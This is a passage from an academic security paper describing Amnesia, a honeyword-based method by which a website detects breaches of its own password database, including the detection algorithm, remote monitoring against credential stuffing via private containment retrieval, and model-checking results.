Other uses of decoy passwords leverage defenses at *other, unbreached* sites—either their online guessing defenses generically [5,28] or their cooperation to check for decoy passwords specifically [5, 48]—to defend accounts whose credentials have been stolen, whether by phishing [48], user device compromise [5], or the target site's database breach [28]. While we extend our design in Sec. 5 to monitor for a target's honeywords being submitted in login attempts at monitors, to our knowledge our design is the first to eliminate the need for the target to trust another site in order to accept that a detected breach actually occurred. Specifically, in our design a monitor, even if malicious, cannot convince an unbreached site that it has been breached.

Various other works have leveraged decoy *accounts* to detect credential database breaches, i.e., accounts with no owner that, if ever accessed, reveal the breach of the account's site or a site where a replica of the account was created (e.g., [14,21]). In Tripwire [13], each decoy account is registered with a distinct email address and password, for which the password at the email provider is the same. Any login to the email account (provided that the email provider is itself not compromised) suggests the breach of the website where that email address was used to register an account. Like the previously discussed proposals, this design places trust in the detecting party (the email provider or, in this case, the researchers working with it) to be truthful when reporting the breach of a target. Indeed, DeBlasio et al. report that sites' unwillingness to trust the evidence they provided of the sites' breaches was an obstacle to getting them to act.[2] Moreover, the utility of artificial accounts hinges critically on their indistinguishability from real ones, and if methods using them became effective in hindering attacker activity, ensuring the indistinguishability of these accounts would presumably become its own arms race. Our design is agnostic to whether it is deployed on real or decoy accounts, sidestepping the need for convincing decoy accounts but also demanding attention to the risks to real

[2]The paper concludes, "A major open question, however, is how much (probative, but not particularly illustrative) evidence produced by an external monitoring system like Tripwire is needed to convince operators to act, such as notifying their users and forcing a password reset" [13, Section 8].

accounts that it might introduce.

To be fair, generation of honeywords that are sufficiently indistinguishable from real ones is itself a topic of active investigation (e.g., [1, 14, 45]). Here we will simply assume that a site can generate honeywords in isolation to satisfy certain properties, detailed in Sec. 3. The development of methods to achieve these properties is a separate concern.

An alternative to decoy passwords or accounts for defending against a breach of a site's credential database is for the site to instead leverage a breach-hardening service. Even after having breached the target's credential database, the attacker must succeed in an *online* dictionary attack with the breach-hardening service per stolen credential he wishes to use, provided that the breach-hardening service is itself not simultaneously breached (e.g., [15, 30–32, 40]). While differing in their details, these schemes integrate the breach-hardening service tightly into the target's operation, in the sense that, e.g., the benign failure of a breach-hardening service would interfere with login attempts at the target. In contrast, while the benign failure of our monitors would render them useless for helping to detect the target's breach, the operation of the target would be otherwise unaffected.

3 Honeywords

We assume the existence of a randomized honeyword generator HoneyGen that, given an account identifier a, user-chosen password π_a, and integer k, produces a set Π_a containing π_a and k other strings and having the following properties. We use "$\leftarrow$" to denote assignment of the result of evaluating the expression on its right to the variable on its left, and "$\xleftarrow{\$}$" to denote sampling an element uniformly at random from the set on its right and assigning the result to the variable on its left.

First, the essential purpose of honeywords is to make it difficult for an adversary who breaches a credential database to determine which of the passwords listed for an account a is the user-chosen one. In other words, for any attacker algorithm A that is given the account identifier a and its set of passwords Π_a, we assume

$$\mathbb{P}\left(\pi = \pi_a \;\middle|\; \begin{array}{l} \Pi_a \leftarrow \mathsf{HoneyGen}(a,\pi_a,k) \\ \pi \leftarrow A(a,\Pi_a) \end{array}\right) \approx \frac{1}{k+1} \qquad (1)$$

Second, because honeywords are intended to alert the target to a breach of its credential database, avoiding false alarms requires that an adversary be unable to generate a honeyword for an account without having actually breached the target. In particular, this property would ideally be achieved even if the user-chosen password π_a is known, e.g., because the user was phished or because she reused π_a as her password at another site that was compromised. While these place the user's account at the target at risk, neither equates to the target's wholesale breach and so should not suffice to induce a breach detection at the target. That is, for any attacker algorithm B that knows only the account identifier a and user-chosen password π_a, we assume:

$$\mathbb{P}\left(\pi \in \Pi_a \setminus \{\pi_a\} \;\middle|\; \begin{array}{l} \Pi_a \leftarrow \mathsf{HoneyGen}(a,\pi_a,k) \\ \pi \leftarrow B(a,\pi_a) \end{array}\right) \approx 0 \qquad (2)$$

This assumption implies that any two invocations of $\mathsf{HoneyGen}(a,\pi_a,k)$ produce sets Π_a, Π'_a that intersect *only* in π_a with near certainty. Otherwise, an adversary $B(a,\pi_a)$ that invokes $\Pi'_a \leftarrow \mathsf{HoneyGen}(a,\pi_a,k)$ and returns a random $\pi \in \Pi'_a \setminus \{\pi_a\}$ would violate (2). In other words, (2) implies that the honeywords generated at two different sites for the same user's accounts are distinct, even if the user reuses the same password for both accounts.

4 Detecting Honeyword Entry Locally

The first contribution of this paper is in demonstrating how the target site can detect its own breach while relying on no secret persistent state. We detail the threat model for this section in Sec. 4.1 and provide the detection algorithm in Sec. 4.2. We demonstrate the efficacy of this algorithm in Sec. 4.3.

4.1 Threat Model

Our goal is to enable a site, called the target, to detect that its credential database has been stolen. We assume that the target uses standard password-based authentication, i.e., in which the password is submitted to the target under the protection of a cryptographic protocol such as TLS.

We allow for an attacker to breach the target *passively only*, in which case it captures all persistent storage at the site associated with validating or managing account logins. Throughout this paper, this persistent storage is denoted DB, and information associated specifically with account a is denoted DB_a. In particular, the information captured includes the passwords listed for each of the site's user accounts (DB_a.auths); if stored as salted hashes, the attacker can crack the passwords offline. The attacker also captures any long-term cryptographic keys of the site. As will become relevant below, we allow the attacker to capture the site's persistent storage multiple times, periodically.

We stress that the information captured by the attacker includes only information *stored persistently* at the site. Recall that the principle behind honeywords is to leverage their use in login attempts to alert the target that its credential database has been stolen. As such, we must assume that transient information that arrives in a login attempt but is not stored persistently at the site is unavailable to the attacker. Otherwise, the attacker would simply capture the correct password for an account once the legitimate owner of that account logs in. Since the site's breach leaks any long-term secrets, this

assumption implies that the cryptographic protocol protecting user logins provides perfect forward secrecy [20][3] or that the attacker simply cannot observe login traffic. Similarly, we assume that despite breaching the target site, the attacker cannot predict future randomness generated at the site.

We also highlight that, like in Juels and Rivest's honeyword design [25], we do not consider the active compromise of the target. In particular, the integrity of the target's persistent storage is maintained despite the attacker's breach, and the site always executes its prescribed algorithms. Without this assumption, having the target detect its own breach is not possible. We do, however, permit the attacker to submit login attempts to the target via its provided login interface.

Finally, while the adversary might steal passwords chosen by some legitimate users of the target (e.g., by phishing, keylogging, or social engineering) and be a user of the site himself, Amnesia leverages the activity of other account owners, each of whose chosen password is indistinguishable to the attacker in the set of passwords listed for her account. As such, when we refer to account owners below, we generally mean ones who have not been phished or otherwise compromised.

4.2 Algorithm

In this section we detail our algorithm for a target to leverage honeywords for each of its accounts to detect its own breach. Somewhat counterintuitively, in our design the honeywords the target site creates for each account are indistinguishable from the correct password, even to itself (and so to an attacker who breaches it)—hence the name *Amnesia*. However, the passwords for an account (i.e., both user-chosen and honey) are *marked* probabilistically with binary values. Marking ensures that the password last used to access the account is always marked (i.e., its associated binary value is 1). Specifically, upon each successful login to an account, the set of passwords is remarked with probability p_{remark}, in which case the entered password is marked (with probability 1.0) and each of the other passwords is marked independently with probability p_{mark}. As such, if an attacker accesses the account using a honeyword, then the user-chosen password becomes unmarked with probability $p_{\mathsf{remark}}(1 - p_{\mathsf{mark}})$. In that case, the breach will be detected when the user next accesses the account, since the password she supplies is unmarked.

More specifically, the algorithm for the target to detect its own breach works as follows. The algorithm is parameterized by probabilities p_{mark} and p_{remark}, and an integer $k > 0$. It leverages a procedure mark shown in Fig. 1, which marks the given element e with probability 1.0, marks other elements of DB_a.auths for the given account a with probability p_{mark}, and stores these markings in the credential database for account a as the function DB_a.marks.

[3] Cohn-Gordon et al. [9] observe that for a passive attacker, perfect forward secrecy implies protection not only against the future compromise of the long-term key but also its past compromise.

mark(a, e): /* Assumption: $e \in \mathsf{DB}_a$.auths */
- $\mathcal{X} \leftarrow \mathsf{DB}_a$.auths
- Choose $marked : \mathcal{X} \to \{0, 1\}$ subject to:
  - $marked(e) = 1$
  - $\forall e' \in \mathcal{X} \setminus \{e\} : marked(e') \sim \mathsf{Bernoulli}(p_{\mathsf{mark}})$
- DB_a.marks $\leftarrow marked$

Figure 1: Procedure mark, used in Secs. 4–5

Password registration: When the user sets (or resets) the password for her account a, she provides a user-chosen password π. The password registration system generates DB_a.auths $\leftarrow \mathsf{HoneyGen}(a, \pi, k)$ and then invokes mark(a, π).

Login: When a login is attempted to account a with password π, the outcome is determined as follows:
- If $\pi \notin \mathsf{DB}_a$.auths, then the login attempt is unsuccessful.
- If $\pi \in \mathsf{DB}_a$.auths and $\mathsf{DB}_a.\mathsf{marks}(\pi) = 0$, then the login attempt is unsuccessful *and a credential database breach is detected*.
- Otherwise (i.e., $\pi \in \mathsf{DB}_a$.auths and $\mathsf{DB}_a.\mathsf{marks}(\pi) = 1$) the login attempt is successful.[4] In this case, mark(a, π) is executed with probability p_{remark}.

This algorithm requires that a number of considerations be balanced if an attacker can breach the site repeatedly to capture its credential database many times. Consider that:
- Repeatedly observing the passwords left marked by user logins permits the attacker to narrow in on the user-chosen password as the one that is always marked. This suggests that legitimate logins should remark the passwords as rarely as possible (i.e., p_{remark} should be small) or that, when remarking occurs, doing so results in passwords already marked staying that way (i.e., p_{mark} should be large).
- If the attacker accesses an account between two logins by the user, a remarking *must* occur between the legitimate logins if there is to be any hope of the second legitimate login triggering a detection (i.e., p_{remark} should be large).
- If the attacker is permitted to trigger remarkings many times between consecutive legitimate logins, however, then it can do so repeatedly until markings are restored on most of the passwords that were marked when it first accessed the account. The attacker could thereby reduce the likelihood that the next legitimate login detects the breach. This suggests that it must be difficult for the attacker to trigger many remarkings on an account (i.e., p_{remark} should be small) or that when remarkings occur, significantly many passwords

[4] Or more precisely, the stage of the login pipeline dealing with the password is deemed successful. Additional steps, such as a second-factor authentication challenge, could still be required for the login to succeed.

are left unmarked (i.e., p_{mark} should be small).

All of this is complicated by the fact that the target site cannot distinguish between legitimate and attacker logins, of course. While an anomaly detection system (ADS) using features of each login attempt *other* than the password entered (e.g., [18]) could provide a noisy indication, unfortunately our threat model permits the attacker to learn *all persistent state* that the target site uses to manage logins; this would presumably include the ADS model for each account, thereby enabling the adversary to potentially evade it. For this reason, we eschew this possibility, instead settling for a probability p_{remark} of remarking passwords on a successful login and, if so, a probability p_{mark} with which each password is marked (independently), that together balance the above concerns. We explore such settings in Sec. 4.3.

4.3 Security

Methodology: To evaluate the security of our algorithm, we model an attack as a Markov decision process (MDP) consisting of a set of states and possible transitions among them. When the MDP is in a particular state, the attacker can choose from a set of available actions, which determines a probability distribution over the possible next states as a function of the current state and the action chosen. Using probabilistic model checking, we can evaluate the success of the adversary in achieving a certain goal (see below) under his *best* possible strategy for doing so. In our evaluations below, we use the Prism model checker [29].

The basic distributions for modeling our algorithm for a single account are straightforward. Let $\mathbb{N}_\ell$ denote the number of passwords that the attacker always observes as marked in ℓ breaches of the target, with each pair of breaches separated by at least one remarking in a legitimate-user login. (Breaches with no remarking between them will observe the same marks.) Then, $\mathbb{N}_\ell \sim \mathsf{binomial}\left(k, (p_{\mathsf{mark}})^\ell\right) + 1$, where the "+ 1" represents the user-chosen password, which remains marked across these ℓ remarkings. Now, letting $\mathbb{A}_n$ denote the number of these passwords that are marked after an adversary-induced remarking, conditioned on $\mathbb{N}_\ell = n+1$, we know $\mathbb{A}_n \sim \mathsf{binomial}(n, p_{\mathsf{mark}}) + 1$, where the "+ 1" represents the marked password that the adversary submitted to log into the account, which remains marked with certainty. If $\mathbb{A}_n = \alpha + 1$ after the adversary's login, then the probability of the target detecting its own breach upon the legitimate user's next login to this account is $1 - \frac{\alpha+1}{n+1}$.

To turn these distributions into a meaningful MDP, however, we need to specify some additional limits.

- The number of attacker breaches until it achieves ℓ that each follows a distinct remarking induced by a legitimate user login is dependent not only on p_{remark}, but also the rate of user logins. In our experiments, we model user logins as Poisson arrivals with an expected number $\lambda = 1$ login per time unit. We permit the attacker to breach the site and capture all stored state at the end of each time unit.
- Even with this limit on the rate of legitimate user logins, an attacker that breaches the site arbitrarily many times will eventually achieve $\mathbb{N}_\ell = 1$ and so will know the legitimate user's password. In practice, however, the attacker cannot wait arbitrarily long to access an account, since there is a risk that his breaches will be detected by other means (i.e., not by our algorithm). To model this limited window of vulnerability, we assume that the time unit in which the breach is discovered by other means (at the end of the time unit), and so the experiment *stops*, is represented as a random variable $\mathbb{S}$ distributed normally with mean μ_{stop} and relative standard deviation $\chi_{\mathsf{stop}} = 0.2$. For example, assuming a seven-month average breach discovery delay [23], an account whose user accesses it once per week on average, would have $\mu_{\mathsf{stop}} \approx 30$ time units (weeks).
- Once the attacker logs into the account with one of the $n+1$ passwords that it observed as always marked in its breaches, it can log in repeatedly (i.e., resample $\mathbb{A}_n$) to leave the account with marks that minimize its probability of detection on the next legitimate user login. If allowed an unbounded number of logins, it can drive its probability of detection to zero. Therefore, we assume that the site monitors accounts for an unusually high rate of *successful* logins, limiting the adversary to at most Λ per time unit.

Let random variable $\mathbb{L}$ denote the time unit at which the attacker logs into the account for the first time, and let random variable $\mathbb{D} \leq \mathbb{S}$ denote the time unit at which the attacker is detected. That is, $\mathbb{D} < \mathbb{S}$ means that our algorithm detected the attacker before he was detected by other means. Moreover, note that $\mathbb{L} < \mathbb{D}$, since our algorithm can detect the attacker only after he logs into the account. We define the benefit of our algorithm to be the expected number of time units that our algorithm deprives the attacker of undetectably accessing the account, expressed as a fraction of the number of time units it could have done so in the absence of our algorithm. In symbols:

$$\mathsf{benefit} = \frac{\mathbb{E}(\mathbb{S}-\mathbb{L}) - \mathbb{E}(\mathbb{D}-\mathbb{L})}{\mathbb{E}(\mathbb{S}-\mathbb{L})} = 1 - \frac{\mathbb{E}(\mathbb{D}-\mathbb{L})}{\mathbb{E}(\mathbb{S}-\mathbb{L})} \qquad (3)$$

When computing benefit, we do so for an attacker strategy maximizing $\mathbb{E}(\mathbb{D}-\mathbb{L})$, i.e., against an attacker that maximizes the time for which it accesses the account before it is detected.

Results: The computational cost of model-checking this MDP is such that we could complete it for only relatively small (but still meaningful) parameters. The results we achieved are reported in Figs. 2–4. To explore how increasing each of k, Λ, and μ_{stop} affects benefit, each of the tables in Fig. 2 corresponds to modifying one parameter from the baseline table shown in Fig. 2a, where $k = 48$, $\Lambda = 4$, and $\mu_{\mathsf{stop}} = 8$. Each number in each table is the benefit of a corresponding $\langle p_{\mathsf{remark}}, p_{\mathsf{mark}} \rangle$ parameter pair, where higher numbers are better. When k is increased from 48 to 64 (Fig. 2b), we can see

p_{remark} \ p_{mark}	.10	.20	.30	.40	.50	.60	.70	.80	.90
.10	.06	.06	.05	.04	.04	.03	.02	.02	.01
.20	.11	.11	.10	.09	.07	.06	.04	.03	.02
.30	.16	.15	.14	.12	.10	.08	.06	.04	.02
.40	.21	.21	.19	.16	.14	.11	.08	.05	.02
.50	.27	.26	.24	.20	.17	.13	.10	.07	.03
.60	.31	.30	.27	.23	.19	.15	.11	.07	.03
.70	.34	.35	.32	.27	.23	.18	.13	.09	.04
.80	.32	.38	.35	.30	.25	.19	.14	.09	.04
.90	.32	.41	.40	.34	.28	.22	.15	.11	.05
1.0	.33	.40	.42	.38	.31	.24	.17	.12	.05

(a) Baseline

p_{remark} \ p_{mark}	.10	.20	.30	.40	.50	.60	.70	.80	.90
.10	.06	.06	.05	.04	.04	.03	.02	.02	.01
.20	.12	.11	.10	.09	.07	.06	.04	.03	.02
.30	.17	.16	.15	.12	.10	.08	.06	.04	.02
.40	.23	.22	.19	.16	.14	.11	.08	.05	.03
.50	.29	.27	.24	.21	.17	.14	.10	.07	.03
.60	.33	.31	.28	.24	.20	.16	.11	.08	.03
.70	.37	.36	.33	.28	.23	.19	.13	.09	.04
.80	.35	.40	.36	.31	.26	.21	.15	.10	.04
.90	.34	.43	.41	.35	.29	.23	.16	.11	.05
1.0	.34	.42	.45	.38	.32	.26	.18	.12	.05

(b) $k = 64$


p_{remark} \ p_{mark}	.10	.20	.30	.40	.50	.60	.70	.80	.90
.10	.06	.06	.05	.04	.04	.03	.02	.02	.01
.20	.11	.10	.10	.08	.07	.05	.04	.03	.01
.30	.15	.15	.14	.12	.10	.08	.05	.04	.02
.40	.20	.19	.18	.15	.12	.10	.07	.05	.02
.50	.25	.24	.22	.19	.15	.12	.08	.06	.03
.60	.29	.28	.26	.22	.18	.14	.10	.07	.03
.70	.29	.32	.30	.25	.21	.16	.11	.08	.03
.80	.29	.35	.33	.28	.23	.18	.12	.08	.03
.90	.28	.38	.37	.31	.25	.19	.13	.09	.04
1.0	.28	.36	.41	.35	.28	.22	.15	.10	.04

(c) $\Lambda = 8$

p_{remark} \ p_{mark}	.10	.20	.30	.40	.50	.60	.70	.80	.90
.10	.06	.06	.06	.05	.04	.03	.02	.02	.01
.20	.12	.12	.11	.10	.08	.06	.05	.03	.02
.30	.17	.17	.15	.13	.11	.09	.06	.04	.02
.40	.23	.22	.21	.18	.15	.11	.08	.06	.03
.50	.29	.28	.26	.22	.18	.14	.10	.07	.03
.60	.31	.32	.30	.25	.21	.16	.12	.08	.04
.70	.30	.36	.35	.30	.24	.19	.14	.09	.04
.80	.28	.34	.38	.33	.27	.21	.15	.10	.04
.90	.28	.34	.39	.37	.30	.23	.16	.11	.05
1.0	.31	.38	.40	.40	.33	.26	.18	.13	.05

(d) $\mu_{\text{stop}} = 12$

Figure 2: benefit of local detection, as k (b), Λ (c), and μ_{stop} (d) are increased individually from the "baseline" (a) of $k = 48$, $\Lambda = 4$, and $\mu_{\text{stop}} = 8$



(a) $p_{\text{mark}} = 0.2$ (b) $p_{\text{remark}} = 0.9$

Figure 3: benefit as a function of μ_{stop} with varying p_{remark} and varying p_{mark} ($k = 32, \Lambda = 4$)

a slight boost to the benefit. However, increasing Λ or μ_{stop}, shown in Fig. 2c and Fig. 2d respectively, causes benefit to drop slightly. The reasons behind these drops are that larger Λ (i.e., more repeated logins by the attacker) give him a better chance to leave with a reduced probability of detection, and a larger μ_{stop} allows the attacker to observe more user logins and so more remarkings (to minimize $\mathbb{N}_\ell$) before he is detected by other means.

This latter effect is illustrated in Fig. 3, which shows benefit as a function of μ_{stop}. When $\mu_{\text{stop}} \leq 7$, the settings $p_{\text{mark}} = 0.2$, $p_{\text{remark}} = 0.9$ yield the best benefit among the combinations pictured in Fig. 3. However, as μ_{stop} grows, the longer time (i.e., larger ℓ) the attacker can wait to access the account affords him a lower $\mathbb{N}_\ell$ and so a lower probability of being detected when the legitimate user subsequently logs in. This effect can be offset by decreasing p_{remark} (Fig. 3a), increasing p_{mark} (Fig. 3b), or both.

The impact of Λ is shown in Fig. 4, which plots benefit as a function of k for various Λ. Fig. 4 shows that even when the attacker logs in more frequently than the user by a factor of $\Lambda = 10$, our algorithm still remains effective with benefit ≈ 0.5 for moderately large k. That said, while Fig. 4 suggests that increasing k into the hundreds should suffice, we will see in Sec. 5 that an even larger k might be warranted when credential stuffing is considered.




Figure 4: benefit as a function of k with varying Λ ($p_{\text{mark}} = 0.3$, $p_{\text{remark}} = 1.0$, $\mu_{\text{stop}} = 8$)

Interpreting benefit: As we define it, benefit is a conservative measure, in two senses. First, benefit is calculated (via probabilistic model checking) against the strongest attacker possible in our threat model. Second, benefit is computed only for one account, but detection on *any* account is enough to inform the target of its breach. For an attacker whose goal is to assume control of a large number of accounts at the target (vs. one account specifically), the detection power of our algorithm will be much higher.

That said, quantifying that detection power holistically for the target is not straightforward. Recall that benefit is defined in terms of time units wherein the legitimate user is expected to login $\lambda = 1$ time. As such, the real-time length of this unit for a frequently accessed account will be different than for an infrequently accessed one. And, since μ_{stop} is expressed in this time unit, μ_{stop} will be larger for a frequently accessed account than for an infrequently accessed one, even though the real-time interval that passes before a site detects its own breach by means other than Amnesia might be independent of the legitimate login rates to accounts. Thus, extrapolating the per-account benefit to the security improvement for a target holistically requires knowledge of the legitimate login rates across all the sites' accounts as a function of real time, adjusting μ_{stop} (and χ_{stop}) accordingly per account, and translating the per-account benefits back into a real-time measure.

5 Detecting Remotely Stuffed Honeywords

When a credential database is breached, it is common for attackers to submit the login credentials therein (i.e., usernames

and passwords) to *other* sites, in an effort to access accounts whose user set the same password as she did at the breached site. These attacks, called *credential stuffing*, are already the primary attack yielding account takeovers today [41]. But even worse for our purposes here, credential stuffing enables an attacker to circumvent the honeywords at a breached target site: If a user reused her password at another site, then stuffing the breached passwords there will reveal which is the user-chosen password, i.e., as the one that gains access. The attacker can then return to the target site with the correct password to access the user's account at the target.

The design in this section mitigates credential stuffing as a method to identify the user's chosen password, by ensuring that stuffing honeywords at other sites probabilistically still alerts the target site to its breach. At a high level, the target maintains a set of monitor sites and can choose to monitor an account at any of those monitors. To monitor the account at a monitor, the target sends the monitor a *private containment retrieval* (PCR) query for this account identifier, to which the monitor responds after any unsuccessful login attempt to this account (potentially even if the account does not exist at the monitor). In the abstract, a PCR query is a private (encrypted) representation of a set $\mathcal{X}$ of elements known to the target, and a response computed with element e reveals to the target the element e if $e \in \mathcal{X}$ and nothing otherwise. In this case, the target's set $\mathcal{X}$ contains the local password hashes for the user's account. If a monitor then sends a response computed using some $e \in \mathcal{X}$, the target can treat e as if it were attempted locally, permitting the detection of a breach just as in Sec. 4.

5.1 Threat Model

As in Sec. 4.1, we allow the adversary to breach the target passively, thereby learning all information persistently stored by the site for the purpose of determining the success of its users' login attempts. We highlight that in this section, the breached information includes a private key that is part of the target's stored state for managing login attempts in our algorithm. So, if the target is breached, then this private key is included in the data that the attacker learns.

We permit the attacker that breaches the target to also *actively* compromise monitors, in which case these monitors can behave arbitrarily maliciously. Malicious monitors can refuse to help the target detect its own breach via our design, e.g., by simply refusing to respond. However, our scheme must ensure that even malicious monitors cannot convince a target that it has been breached when it has not. Moreover, malicious monitors should not be able to leverage their participation in this protocol to attack passwords at a target that is never breached.

We do not permit the attacker to interfere with communication between a (breached or unbreached) target and an uncompromised monitor. Otherwise, the attacker could prevent the target from discovering its breach by simply refusing to let it communicate with uncompromised monitors.

Our design assumes that different sites can ascertain a common identifier a for the same user's accounts at their sites, at least as well as an attacker could. In practice, this would typically be the email address (or some canonical version thereof, see [46]) registered by the user for account identification or password-reset purposes.

5.2 Private Containment Retrieval

The main building block for our design is a private containment retrieval (PCR) protocol with the following algorithms.

- pcrQueryGen is an algorithm that, on input a public key pk and a set $\mathcal{X}$, generates a PCR query $Y \leftarrow \mathsf{pcrQueryGen}_{pk}(\mathcal{X})$.
- pcrRespGen is an algorithm that, on input a public key pk, an element e, and a query $Y \leftarrow \mathsf{pcrQueryGen}_{pk}(\mathcal{X})$, outputs a PCR response $Z \leftarrow \mathsf{pcrRespGen}_{pk}(e, Y)$.
- pcrReveal is an algorithm that on input the private key sk corresponding to pk, an element $e' \in \mathcal{X}$, and a response $Z \leftarrow \mathsf{pcrRespGen}_{pk}(e, Y)$ where $Y \leftarrow \mathsf{pcrQueryGen}_{pk}(\mathcal{X})$, outputs a Boolean $z \leftarrow \mathsf{pcrReveal}_{sk}(e', Z)$ where $z = \mathit{true}$ iff $e' = e$.

Informally, this protocol ensures that Y reveals nothing about $\mathcal{X}$ (except its size) to anyone not holding sk; that Z computed on $e \notin \mathcal{X}$ reveals nothing about e (except $e \notin \mathcal{X}$); and that if $\mathsf{pcrReveal}_{sk}(e', Z) = \mathit{true}$, then the party that computed Z knows e'. We make these properties more precise and provide an implementation in Sec. 6.

5.3 Algorithm

We first provide greater detail about how the target maintains its credential database. Whereas in Sec. 4 we left hashing of the honey and user-chosen passwords in DB_a.auths implicit, in this section we need to expose this hashing explicitly for functional purposes. Consistent with current best practices, the target represents DB_a.auths as a set of hashes salted with a random κ-bit salt DB_a.salt, including one hash $f(s, \pi)$ of the user-chosen password π where $s \leftarrow \mathsf{DB}_a$.salt and a salted hash $f(s, \pi')$ for each of k honeywords π'. Then, testing whether π is either a honey or user-chosen password amounts to testing $f(s, \pi) \in \mathsf{DB}_a$.auths. In addition to these refinements, for this algorithm the target is also initialized with a public-key/private-key pair $\langle pk, sk \rangle$ for use in the PCR protocol, and a set $\mathcal{S}$ of possible monitors (URLs). If the target R is breached, then all of DB, $\mathcal{S}$, and $\langle pk, sk \rangle$ are captured by the attacker.

The algorithm below treats local logins at the target R similar to how they were treated in Sec. 4, with the exception of exposing the hashing explicitly. In addition, the algorithm permits R to ask monitor S to monitor a. To do so, R sends a PCR query Y to S computed on DB_a.auths. Upon receiving this request, S simply saves it for use on each incorrect login to a at S, to generate a PCR response to R. The hash

encoded in this response is then treated at R (for the purposes of detecting a breach) as if it has been entered in a local login attempt. In sum, the protocol works as described below.

Password registration at R: When the user (re)sets the password for her account a at the target site R, she provides her chosen password π. The password registration system at R executes:

- $\Pi_a \leftarrow \mathsf{HoneyGen}(a,\pi,k)$
- $\mathsf{DB}_a.\mathsf{salt} \xleftarrow{\$} \{0,1\}^\kappa$
- $\mathsf{DB}_a.\mathsf{auths} \leftarrow \{f(\mathsf{DB}_a.\mathsf{salt},\pi')\}_{\pi' \in \Pi_a}$
- $\mathsf{mark}(a, f(\mathsf{DB}_a.\mathsf{salt},\pi))$

Login attempt at R: For a login attempted to account a with password π at R, the outcome is determined as follows, where $h \leftarrow f(\mathsf{DB}_a.\mathsf{salt},\pi)$:

- If $h \notin \mathsf{DB}_a.\mathsf{auths}$, the login attempt is unsuccessful.
- If $h \in \mathsf{DB}_a.\mathsf{auths}$ and $\mathsf{DB}_a.\mathsf{marks} = 0$, then the login attempt is unsuccessful *and a credential database breach is detected*.
- Otherwise (i.e., $h \in \mathsf{DB}_a.\mathsf{auths}$ and $\mathsf{DB}_a.\mathsf{marks} = 1$), the login attempt is successful and R executes $\mathsf{mark}(a,h)$ with probability p_{remark}.

R **monitors** a **at** S: At an arbitrary time, R can ask $S \in \mathcal{S}$ to monitor account a by generating $Y \leftarrow \mathsf{pcrQueryGen}_{pk}(\mathsf{DB}_a.\mathsf{auths})$ and sending $\langle a, \mathsf{DB}_a.\mathsf{salt}, pk, Y\rangle$ to S.

S **receives a monitoring request** $\langle a,s,pk,Y\rangle$ **from** R: S saves $\langle R,a,s,pk,Y\rangle$ locally.

Login attempt at S: For an *unsuccessful* login attempt to an account a using (incorrect) password π, if S holds a monitoring request $\langle R,a,s,pk,Y\rangle$, then it computes $Z \leftarrow \mathsf{pcrRespGen}_{pk}(f(s,\pi),Y)$ and sends $\langle a,Z\rangle$ to R.

R **receives a monitoring response** $\langle a,Z\rangle$: If $\mathsf{pcrReveal}_{sk}(h,Z)$ is *false* for all $h \in \mathsf{DB}_a.\mathsf{auths}$, then R discards $\langle a,Z\rangle$ and returns. Otherwise, let $h \in \mathsf{DB}_a.\mathsf{auths}$ be some hash for which $\mathsf{pcrReveal}_{sk}(h,Z)$ is *true*. R *detects a breach* if $\mathsf{DB}_a.\mathsf{marks}(h) = 0$ and otherwise executes $\mathsf{mark}(a,h)$ with probability p_{remark}.

In the above protocol, the only items received by the monitor S in $\langle a,s,pk,Y\rangle$ are all available to an attacker who breaches R. In this sense, a malicious S gains nothing that an attacker who breaches the target R does not also gain, and in fact gains less, since it learns none of sk, $\mathsf{DB}_a.\mathsf{auths}$, or $\mathcal{S}$. Indeed, the *only* advantage an attacker gains by compromising S in attacking passwords at R is learning the salt $s = \mathsf{DB}_a.\mathsf{salt}$, with which it can precompute information (e.g., rainbow tables [35]) to accelerate its offline attack on $\mathsf{DB}_a.\mathsf{auths}$ if it eventually breaches R. If this possibility is deemed too risky, R can refuse to send s to S in its request but instead permit S to compute $f(s,\pi')$ when needed by interacting with R, i.e., with f being implemented as an oblivious pseudo-random function (OPRF) [17] keyed with s, for which there are efficient implementations (e.g., the DH-OPRF implementation leveraged by OPAQUE [24]). This approach would require extra interaction between S and R per response from S, however, and so we do not consider this alternative further here.

S should authenticate a request $\langle a,s,pk,Y\rangle$ as coming from R, e.g., by requiring that R digitally sign it. Presuming that this digital signing key (different from sk) is vulnerable to capture when R is breached, S should echo each monitoring request back to R upon receiving it. If R receives an echoed request bearing its own signature but that it did not create, it can again detect its own breach. (Recall that we cannot permit the attacker to interfere with communications between R and an uncompromised S and still have R detect its breach.)

In practice, a monitor will not retain a monitoring record forever, as its list of monitoring records—and the resulting cost incurred due to generating responses to them—would only grow. Moreover, it cannot count on R to withdraw its monitoring requests, since R does not retain records of where it has deposited what requests, lest these records be captured when it is breached and the attacker simply avoid monitored accounts. Therefore, presumably a monitor should unilaterally expire each monitoring record after a period of time or in a randomized fashion. We do not investigate specific expiration strategies here, nor do we explore particular strategies for a target to issue monitoring requests over time.

5.4 Security

Several security properties are supported directly by the PCR protocol, which will be detailed in Sec. 6. Here we leverage those properties to argue the security of our design.

No breach detected by unbreached target: If the target R has not been breached, then the PCR protocol will ensure that S must know h for it to generate a Z for which $\mathsf{pcrReveal}_{sk}(h,Z)$ returns *true* at R. Assuming S cannot guess a $h \in \mathsf{DB}_a.\mathsf{auths}$ without guessing a password π such that $h = f(s,\pi)$ and that (ignoring collisions in f) guessing such a π is infeasible (see (2)), generating such a Z is infeasible for S unless the user provides such a π to S herself. Since the only such π she knows is the one she chose during password registration at R, π is the user-chosen password at a. And, since R has not been breached, the hash of π will still be marked there. As such, R will not detect its own breach.

